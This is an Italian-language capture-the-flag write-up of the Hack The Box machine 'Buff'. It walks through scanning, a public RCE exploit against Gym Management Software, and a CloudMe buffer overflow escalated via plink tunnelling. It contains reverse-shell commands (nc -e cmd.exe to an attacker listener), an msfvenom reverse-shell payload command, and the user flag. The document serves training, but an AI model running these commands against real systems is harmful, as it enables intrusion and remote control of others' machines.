BUFF | Kaosam


Il mio profilo -> https://www.hackthebox.eu/home/users/profile/149676

Risultati port scanning:

```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.198
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 16:40 CEST
Nmap scan report for 10.10.10.198
Host is up (0.051s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 31.49 seconds
```

Alla porta 8080 troviamo un sito web, e navigando all'interno, nella sezione Contact, scopriamo che utilizza Gym Management Software 1.0:



Cercando su Google, troviamo su ExploitDB uno script python per un possibile RCE:

https://www.exploit-db.com/exploits/48506

Scaricando l'exploit e facendolo partire con argomento l'url del sito, otteniamo una shell:

```
root@unknown:~/Desktop# python exploit.py 'http://10.10.10.198:8080/'
              /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU====================="
              \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
PNG

buff\shaun
```

La shell tuttavia non è interattiva, in quanto non permette di spostarsi tra le cartelle del sistema, quindi utilizzando nc.exe (già presente nella cartella upload, se non è presente va trasferito tramite SMB, o scaricato con curl):

```
nc ADDRESS 4444 -e cmd.exe
```

```
root@unknown:~/Desktop# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.198.
Ncat: Connection from 10.10.10.198:51040.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>
```

Navigando tra le cartelle, nel Desktop dell'utente corrente, shaun, troviamo la user flag:

```
C:\Users\shaun\Desktop>type user.txt
type user.txt
f72ea11fbe63227b285abc4bf7e93aba
```

Procedendo con i passi per diventare root, nella cartella Download di shaun troviamo un exe di CloudMe. Su ExploitDB, è presente il POC per un buffer overflow:

https://www.exploit-db.com/exploits/48389

Essendo un proof of concept c'è da cambiare il payload, generandolo con msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=address LPORT=port
TFUNC=thread -b "\x00\x0d\x0a" -f python
```

Il processo opera in localhost sulla porta 8888, quindi dobbiamo trasferire sulla macchina vittima plink.exe (stesso procedimento per nc.exe) per effettuare un port tunneling. Lanciando il comando (è necessario far partire il server SSH sulla propria macchina):

```
plink.exe -l USERNAME -pw PASSWORD -R 8888:127.0.0.1:8888 ADDRESS
```

In questo modo è come se il processo operi in locale sulla nostra macchina!

Lanciando l'exploit, in ascolto con ncat otteniamo la shell:

```
root@unknown:~/Desktop# nc -lvp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.198.
Ncat: Connection from 10.10.10.198:49751.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator
```

Rooted!

Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups